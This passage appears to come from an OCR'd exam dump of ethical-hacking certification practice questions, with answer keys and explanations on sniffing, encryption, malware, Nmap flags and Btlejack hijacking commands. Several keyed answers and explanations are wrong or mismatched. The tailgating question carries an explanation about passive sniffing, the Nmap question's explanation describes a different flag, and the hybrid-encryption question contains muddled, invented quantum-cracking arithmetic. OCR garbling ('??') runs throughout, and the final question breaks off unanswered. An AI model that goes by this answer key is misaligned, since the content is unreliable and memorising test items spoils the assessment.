


Diagram
Description automatically generated

NEW QUESTION 190
- (Topic 2)
Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches.
If these switches' ARP cache is successfully flooded, what will be the result?

A. The switches will drop into hub mode if the ARP cache is successfully flooded.
B. If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
C. Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
D. The switches will route all traffic to the broadcast address created collisions.

Answer: A

NEW QUESTION 192
- (Topic 3)
Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

A. DNS rebinding attack
B. Clickjacking attack
C. MarioNet attack
D. Watering hole attack

Answer: D

Explanation:
Web Application Threats - Watering Hole Attack In a watering hole attack, the attacker identifies the kinds of websites a target company/individual frequently surfs

and tests those particular websites to identify any possible vulnerabilities. Attacker injects malicious script/code into the web application that can redirect the webpage and download malware onto the victim machine. (P.1797/1781)

NEW QUESTION 195
- (Topic 3)
Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?

A. Solaris OS
B. Windows OS
C. Mac OS
D. Linux OS

Answer: D

NEW QUESTION 200
- (Topic 3)
When conducting a penetration test, it is crucial to use all means to get all available information about the target network. One of the ways to do that is by sniffing the network. Which of the following cannot be performed by the passive network sniffing?

A. Identifying operating systems, services, protocols and devices
B. Modifying and replaying captured network traffic
C. Collecting unencrypted information about usernames and passwords
D. Capturing a network traffic for further analysis

Answer: B

NEW QUESTION 202
- (Topic 3)
A security analyst is preparing to analyze a potentially malicious program believed to have infiltrated an organization's network. To ensure the safety and integrity of the production environment, the analyst decided to use a sheep dip computer for the analysis. Before initiating the analysis, what key step should the analyst take?

A. Run the potentially malicious program on the sheep dip computer to determine its behavior
B. Store the potentially malicious program on an external medium, such as a CD-ROM
C. Connect the sheep dip computer to the organization's internal network
D. install the potentially malicious program on the sheep dip computer

Answer: B

Explanation:
A sheep dip computer is a dedicated device that is used to test inbound files or physical media for viruses, malware, or other harmful content, before they are allowed to be used with other computers. The term sheep dip comes from a method of preventing the spread of parasites in a flock of sheep by dipping the new animals that farmers are adding to the flock in a trough of pesticide. A sheep dip computer is isolated from the organization??s network and has port monitors, file monitors, network monitors, and antivirus software installed. Before initiating the analysis of a potentially malicious program, the analyst should store the program on an external medium, such as a CD-ROM, and then insert it into the sheep dip computer. This way, the analyst can prevent the program from infecting other devices or spreading over the network, and can safely analyze its behavior and characteristics.
The other options are not correct steps to take before initiating the analysis. Running the potentially malicious program on the sheep dip computer may cause irreversible damage to the device or compromise its security. Connecting the sheep dip computer to the organization??s internal network may expose the network to the risk of infection or attack. Installing the potentially malicious program on the sheep dip computer may not be possible or advisable, as the program may require certain dependencies or permissions that the sheep dip computer does not have or allow. References:
? Sheep dip (computing)
? What Does ??Sheep Dip?? Mean in Cyber Security?
? Malware Analysis
? What is a Sheepdip?

NEW QUESTION 206
- (Topic 3)
As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

A. Use symmetric encryption with the AES algorithm.
B. Use the Diffie-Hellman protocol for key exchange and encryption.
C. Apply asymmetric encryption with RSA and use the public key for encryption.
D. Apply asymmetric encryption with RSA and use the private key for signing.

Answer: D

Explanation:
To ensure both confidentiality and non-repudiation for secure email communication, you need to use a combination of symmetric and asymmetric cryptography. Symmetric encryption is a method of encrypting and decrypting data using the same secret key, which is faster and more efficient than asymmetric encryption. Asymmetric encryption is a method of encrypting and decrypting data using a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide authentication, integrity, and non-repudiation, as well as key distribution.
The cryptographic technique that would best serve the purpose is to apply asymmetric encryption with RSA and use the private key for signing. RSA is a widely used algorithm for asymmetric encryption, which is based on the difficulty of factoring large numbers. RSA can be used to encrypt data, as well as to generate

digital signatures, which are a way of proving the identity and authenticity of the sender and the integrity of the message.
The steps to implement this technique are as follows1:
? Generate a pair of keys for each user: a public key and a private key. The public key can be shared with anyone, while the private key must be kept secret and protected by the user.
? When a user wants to send an email to another user, they first encrypt the email content with a symmetric key, such as AES, which is a strong and efficient algorithm for symmetric encryption. The symmetric key is then encrypted with the recipient??s public key, using RSA. The encrypted email and the encrypted symmetric key are then sent to the recipient.
? The sender also generates a digital signature for the email, using their private key and a hash function, such as SHA-256, which is a secure and widely used algorithm for generating hashes. A hash function is a mathematical function that takes any input and produces a fixed-length output, called a hash or a digest, that uniquely represents the input. A digital signature is a hash of the email that is encrypted with the sender??s private key, using RSA. The digital signature is then attached to the email and sent to the recipient.
? When the recipient receives the email, they first decrypt the symmetric key with their private key, using RSA. They then use the symmetric key to decrypt the email content, using AES. They also verify the digital signature by decrypting it with the sender??s public key, using RSA, and comparing the resulting hash with the hash of the email, using the same hash function. If the hashes match, it means that the email is authentic and has not been tampered with.
Using this technique, the email communication is secure because:
? The confidentiality of the email content is ensured by the symmetric encryption with AES, which is hard to break without knowing the symmetric key.
? The symmetric key is also protected by the asymmetric encryption with RSA, which is hard to break without knowing the recipient??s private key.
? The non-repudiation of the email is ensured by the digital signature with RSA, which is hard to forge without knowing the sender??s private key.
? The digital signature also provides authentication and integrity of the email, as it proves that the email was sent by the sender and has not been altered in transit.
References:
? How to Encrypt Email (Gmail, Outlook, iOS, Yahoo, Android, AOL)

NEW QUESTION 211
- (Topic 3)
As a security analyst for Sky Secure Inc., you are working with a client that uses a multi- cloud strategy, utilizing services from several cloud providers. The client wants to implement a system that will provide unified security management across all their cloud platforms. They need a solution that allows them to consistently enforce security policies, identify and respond to threats, and maintain visibility of all their cloud resources. Which of the following should you recommend as the best solution?

A. Use a hardware-based firewall to secure all cloud resources.
B. implement separate security management tools for each cloud platform.
C. Use a Cloud Access Security Broker (CASB).
D. Rely on the built-in security features of each cloud platform.

Answer: C

Explanation:
A Cloud Access Security Broker (CASB) is a security policy enforcement point, either on-premises or in the cloud, that administers an organization??s enterprise security policies when users attempt to access its cloud-based resources. A CASB can provide unified security management across multiple cloud platforms, as it can monitor cloud activity, enforce security policies, identify and respond to threats, and maintain visibility of all cloud resources. A CASB can also integrate with other security tools, such as data loss prevention (DLP), encryption, malware detection, and identity and access management (IAM), to enhance the security posture of the organization.
The other options are not as effective or feasible as using a CASB. Using a hardware- based firewall to secure all cloud resources may not be compatible with the dynamic and scalable nature of the cloud, as it may introduce latency, complexity, and cost. Implementing separate security management tools for each cloud platform may create inconsistency, inefficiency, and confusion, as each tool may have different features, interfaces, and configurations. Relying on the built-in security features of each cloud platform may not be sufficient or comprehensive, as each platform may have different levels of security, compliance, and functionality. References:
? What Is a Cloud Access Security Broker (CASB)? | Microsoft
? What Is a CASB? - Cloud Access Security Broker - Cisco
? What is a Cloud Access Security Broker (CASB)?

NEW QUESTION 214
- (Topic 3)
What type of virus is most likely to remain undetected by antivirus software?

A. Cavity virus
B. Stealth virus
C. File-extension virus
D. Macro virus

Answer: B

NEW QUESTION 217
- (Topic 3)
Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

A. Infoga
B. WebCopier Pro
C. Netsparker
D. NCollector Studio

Answer: A

NEW QUESTION 218
- (Topic 3)
Given below are different steps involved in the vulnerability-management life cycle.
1) Remediation

2) Identify assets and create a baseline
3) Verification
4) Monitor
5) Vulnerability scan
6) Risk assessment
Identify the correct sequence of steps involved in vulnerability management.

A. 2-->5-->6-->1-->3-->4
B. 2-->1-->5-->6-->4-->3
C. 2-->4-->5-->3-->6--> 1
D. 1-->2-->3-->4-->5-->6

Answer: A

NEW QUESTION 220
- (Topic 3)
You are a cybersecurity consultant for a healthcare organization that utilizes Internet of Medical Things (loMT) devices, such as connected insulin pumps and heart rate monitors, to provide improved patientcare. Recently, the organization has been targeted by ransomware attacks. While the IT infrastructure was unaffected due to robust security measures, they are worried that the loMT devices could be potential entry points for future
attacks. What would be your main recommendation to protect these devices from such threats?

A. Implement multi-factor authentication for all loMT devices.
B. Disable all wireless connectivity on loMT devices.
C. Use network segmentation to isolate loMT devices from the main network.
D. Regularly change the IP addresses of all loMT devices.

Answer: C

Explanation:
Internet of Medical Things (IoMT) devices are internet-connected medical devices that can collect, transfer, and analyze data over a network. They can provide improved patient care and comfort, but they also pose security challenges and risks, as they can be targeted by cyberattacks, such as ransomware, that can compromise their functionality, integrity, or confidentiality. Ransomware is a type of malware that encrypts the victim??s data or system and demands a ransom for its decryption or restoration. Ransomware attacks can cause serious harm to healthcare organizations, as they can disrupt their operations, endanger their patients, and damage their reputation.
To protect IoMT devices from ransomware attacks, the main recommendation is to use network segmentation to isolate IoMT devices from the main network. Network segmentation is a technique that divides a network into smaller subnetworks, each with its own security policies and controls. Network segmentation can prevent or limit the spread of ransomware from one subnetwork to another, as it restricts the communication and access between them. Network segmentation can also improve the performance, visibility, and manageability of the network, as it reduces the network congestion, complexity, and noise. The other options are not as effective or feasible as network segmentation. Implementing multi-factor authentication for all IoMT devices may not be possible or practical, as some IoMT devices may not support or require user authentication, such as sensors or monitors. Disabling all wireless connectivity on IoMT devices may not be desirable or realistic, as some IoMT devices rely on wireless communication protocols, such as Wi-Fi, Bluetooth, or Zigbee, to function or transmit data. Regularly changing the IP addresses of all IoMT devices may not prevent or deter ransomware attacks, as ransomware can target devices based on other factors, such as their domain names, MAC addresses, or
vulnerabilities. References:
? What Is Internet of Medical Things (IoMT) Security?
? 5 Steps to Secure Internet of Medical Things Devices
? Ransomware in Healthcare: How to Protect Your Organization
? [Network Segmentation: Definition, Benefits, and Best Practices]

NEW QUESTION 223
- (Topic 3)
You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The
time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption. Given *n=4000' and variable ??AES key size??, which scenario is likely to provide the best balance of security and performance? which scenario would provide the best balance of security and performance?

A. Data encryption with 3DES using a 168-bit key: Offers high security but slower performance due to 3DES's inherent inefficiencies.
B. Data encryption with Blowfish using a 448-bit key: Offers high security but potential compatibility issues due to Blowfish's less widespread use.
C. Data encryption with AES-128: Provides moderate security and fast encryption, offering a balance between the two.
D. Data encryption with AES-256: Provides high security with better performance than 3DES, but not as fast as other AES key sizes.

Answer: C

Explanation:
Data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario. This option works as follows:
? AES-128 is a symmetric encryption algorithm that uses a 128-bit key to encrypt
and decrypt data. AES-128 is one of the most widely used and trusted encryption algorithms, and it is considered secure against classical and quantum attacks, as long as the key is not compromised. AES-128 has a time complexity of O(n), which means that the encryption and decryption time is proportional to the size of the data. AES-128 is also fast and efficient, as it can process 16 bytes of data in each round, and it requires only 10 rounds to complete the encryption or decryption12.
? RSA-4000 is an asymmetric encryption algorithm that uses a 4000-bit key pair to
encrypt and decrypt data. RSA-4000 is used for key exchange, which means that it is used to securely share the AES-128 key between the sender and the receiver.
RSA-4000 has a time complexity of O(n*2), which means that the key generation, encryption, and decryption time is proportional to the square of the size of the key. RSA-4000 is also slow and resource-intensive, as it involves large number arithmetic and modular exponentiation operations. RSA-4000 is considered secure against classical attacks, but it is vulnerable to quantum attacks, especially if the attacker has access to a quantum computer with sufficient resources to run Shor??s algorithm, which can factor large numbers in polynomial time34.
? The attacker??s quantum algorithm has a time complexity of O((log n)*2), which
means that the cracking time is proportional to the square of the logarithm of the size of the key. This implies that the attacker can crack RSA-4000 much faster

than a classical computer, as the logarithm function grows much slower than the linear or quadratic function. For example, if a classical computer takes 10^12 years to crack RSA-4000, a quantum computer with the attacker??s algorithm could do it
in about 10^4 years, which is still a long time, but not impossible5.
Therefore, data encryption with AES-128 is likely to provide the best balance of security and performance in this scenario, because:
? AES-128 is secure and fast, and it can encrypt large amounts of data efficiently.
? RSA-4000 is slow and vulnerable, but it is only used for key exchange, which involves a small amount of data and a one-time operation.
? The attacker??s quantum algorithm is powerful, but it is not practical, as it requires a quantum computer with a large number of qubits and a long coherence time, which are not available yet.
The other options are not as balanced as option C for the following reasons:
? A. Data encryption with 3DES using a 168-bit key: This option offers high security but slower performance due to 3DES??s inherent inefficiencies. 3DES is a symmetric encryption algorithm that uses a 168-bit key to encrypt and decrypt data. 3DES is a variant of DES, which is an older and weaker encryption algorithm that uses a 56-bit key. 3DES applies DES three times with different keys to increase the security, but this also increases the complexity and reduces the speed. 3DES has a time complexity of O(n), but it is much slower than AES, as it can process only 8 bytes of data in each round, and it requires 48 rounds to complete the encryption or decryption. 3DES is considered secure against classical and quantum attacks, but it is not recommended for new applications, as it is outdated and inefficient67.
? B. Data encryption with Blowfish using a 448-bit key: This option offers high security but potential compatibility issues due to Blowfish??s less widespread use. Blowfish is a symmetric encryption algorithm that uses a variable key size, up to 448 bits, to encrypt and decrypt data. Blowfish is fast and secure, and it has a time complexity of O(n), as it can process 8 bytes of data in each round, and it requires 16 rounds to complete the encryption or decryption. Blowfish is considered secure against classical and quantum attacks, but it is not as popular or standardized as AES, and it may have compatibility issues with some applications or platforms89.
? D. Data encryption with AES-256: This option provides high security with better performance than 3DES, but not as fast as other AES key sizes. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. AES-256 is a variant of AES, which is the most widely used and trusted encryption algorithm. AES-256 has a time complexity of O(n), and it can process 16 bytes of data in each round, but it requires 14 rounds to complete the encryption or decryption, which is more than AES-128 or AES-192. AES-256 is considered secure against classical and quantum attacks, but it is not as fast as other AES key sizes, and it may not be necessary for most applications, as AES- 128 or AES-192 are already secure enough12.
References:
? 1: Advanced Encryption Standard - Wikipedia
? 2: AES Encryption: What It Is and How It Works | Kaspersky
? 3: RSA (cryptosystem) - Wikipedia
? 4: RSA Encryption: What It Is and How It Works | Kaspersky
? 5: Shor??s algorithm - Wikipedia
? 6: Triple DES - Wikipedia
? 7: 3DES Encryption: What It Is and How It Works | Kaspersky
? 8: Blowfish (cipher) - Wikipedia
? 9: Blowfish Encryption: What It Is and How It Works | Kaspersky

NEW QUESTION 227
- (Topic 3)
In the process of footprinting a target website, an ethical hacker utilized various tools to gather critical information. The hacker encountered a target site where standard web spiders were ineffective due to a specific file in its root directory. However, they managed to uncover all the files and web pages on the target site, monitoring the resulting incoming and outgoing traffic while browsing the website manually. What technique did the hacker likely employ to achieve this?

A. Using Photon to retrieve archived URLs of the target website from archive.org
B. Using the Netcraft tool to gather website information
C. Examining HTML source code and cookies
D. User-directed spidering with tools like Burp Suite and WebScarab

Answer: D

Explanation:
User-directed spidering is a technique that allows the hacker to manually browse the target website and use a proxy or spider tool to capture and analyze the traffic. This way, the hacker can discover hidden or dynamic content that standard web spiders may miss due to a specific file in the root directory, such as robots.txt, that instructs them not to crawl certain pages or directories. User-directed spidering can also help the hacker to bypass authentication or authorization mechanisms, as well as identify vulnerabilities or sensitive information in the target website. User-directed spidering can be performed with tools like Burp Suite and WebScarab, which are web application security testing tools that can intercept, modify, and replay HTTP requests and responses, as well as perform various attacks and scans on the target website.
The other options are not likely to achieve the same results as user-directed spidering. Using Photon to retrieve archived URLs of the target website from archive.org may provide some historical information about the website, but it may not reflect the current state or content of the website. Using the Netcraft tool to gather website information may provide some general information about the website, such as its IP address, domain name, server software, or hosting provider, but it may not reveal the specific files or web pages on the website. Examining HTML source code and cookies may provide some clues about the website??s structure, functionality, or user preferences, but it may not expose the hidden or
dynamic content that user-directed spidering can discover. References:
? User Directed Spidering with Burp
? Web Spidering - What Are Web Crawlers & How to Control Them
? Web Security: Recon
? Mapping the Application for Penetrating Web Applications — 1

NEW QUESTION 230
- (Topic 3)
Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

A. btlejack-f 0x129f3244-j
B. btlejack -c any
C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

NEW QUESTION 235
- (Topic 3)
Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.
Which of the following types of fault injection attack is performed by Robert in the above scenario?

A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Temperature attack
D. Power/clock/reset glitching

Answer: D

Explanation:
These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

NEW QUESTION 240
- (Topic 3)
Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.
What will you call these issues?

A. False positives
B. True negatives
C. True positives
D. False negatives

Answer: A

Explanation:
False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.
A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.
When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

NEW QUESTION 245
- (Topic 3)
A penetration tester is performing an enumeration on a client's network. The tester has acquired permission to perform enumeration activities. They have identified a remote inter- process communication (IPC) share and are trying to collect more information about it. The tester decides to use a common enumeration technique to collect the desired data. Which of the following techniques would be most appropriate for this scenario?

A. Brute force Active Directory
B. Probe the IPC share by attempting to brute force admin credentials
C. Extract usernames using email IDs
D. Conduct a DNS zone transfer

Answer: B

Explanation:
Probing the IPC share by attempting to brute force admin credentials is the most appropriate technique for this scenario, because it can reveal valuable information about the target system, such as its operating system, services, users, groups, and shares. An IPC share is a special share that allows processes to communicate with each other over the network using named pipes. An IPC share can be accessed anonymously or with valid credentials, depending on the security configuration of the target system. A brute force attack is a method of trying different combinations of usernames and passwords until a valid pair is found. By using a brute force attack, the tester can try to access the IPC share with admin credentials, which can grant them more privileges and access to more resources on the target system.
The other options are less suitable or effective techniques for this scenario. Brute forcing Active Directory may not be relevant or feasible, as the target system may not be part of a domain or may have strong password policies. Extracting usernames using email IDs may not provide enough information or access to the target system, as email IDs may not match the usernames or passwords. Conducting a DNS zone transfer may not be possible or useful, as the target system may not be a DNS server or may have restricted zone
transfers. A DNS zone transfer is a method of obtaining information about the domain names and IP addresses of the hosts in a network by querying a DNS server. References:
? Inter-process communication - Wikipedia
? IPC$ share and null session behavior - Windows Server
? Brute Force Attack: Definition, Examples, and Prevention
? DNS Zone Transfer: Definition, Types, and Examples

NEW QUESTION 249
- (Topic 3)
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS

C. tshark
D. Kismet

Answer: C

NEW QUESTION 250
- (Topic 3)
You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: ??The attacker must scan every port on the server several times using a set of spoofed sources IP addresses. ?? Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

A. The -A flag
B. The -g flag
C. The -f flag
D. The -D flag

Answer: D

Explanation:
flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

NEW QUESTION 254
- (Topic 3)
Which of the following statements is TRUE?

A. Packet Sniffers operate on the Layer 1 of the OSI model.
B. Packet Sniffers operate on Layer 2 of the OSI model.
C. Packet Sniffers operate on both Layer 2 & Layer 3 of the OSI model.
D. Packet Sniffers operate on Layer 3 of the OSI model.

Answer: B

NEW QUESTION 258
- (Topic 3)
An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

A. Reverse Social Engineering
B. Tailgating
C. Piggybacking
D. Announced

Answer: B

Explanation:
· Identifying operating systems, services, protocols and devices,
· Collecting unencrypted information about usernames and passwords,
· Capturing network traffic for further analysis
are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 261
- (Topic 3)
A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?

A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials
B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database
C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection
D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify theHTTP headers for a Clickjacking attack

Answer: A

Explanation:
The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations?? systems and networks1. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked. The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with ??Invalid username??, the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with ??Invalid password??, the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently.
The other options are not as effective or feasible as option A for the following reasons:

? B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application??s database: This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database2. The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.
? C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts3. The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page4. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then capture the stolen session cookies from the user??s browser, which may not be feasible or easy depending on the application??s
design and security measures.
? D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them5. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user??s device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user??s awareness and behavior.
References:
? 1: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet
? 2: What is SQL Injection? Tutorial & Examples | Web Security Academy
? 3: Cross Site Scripting (XSS) | OWASP Foundation
? 4: What is Clickjacking? | Definition, Types & Examples - Fortinet
? 5: Man-in-the-middle attack - Wikipedia

NEW QUESTION 262
- (Topic 3)
An experienced cyber attacker has created a fake Linkedin profile, successfully impersonating a high-ranking official from a well-established company, to execute a social engineering attack. The attacker then connected with other employees within the organization, receiving invitations to exclusive corporate events and gaining access to proprietary project details shared within the network. What advanced social engineering technique has the attacker primarily used to exploit the system and what is the most likely immediate threat to the organization?

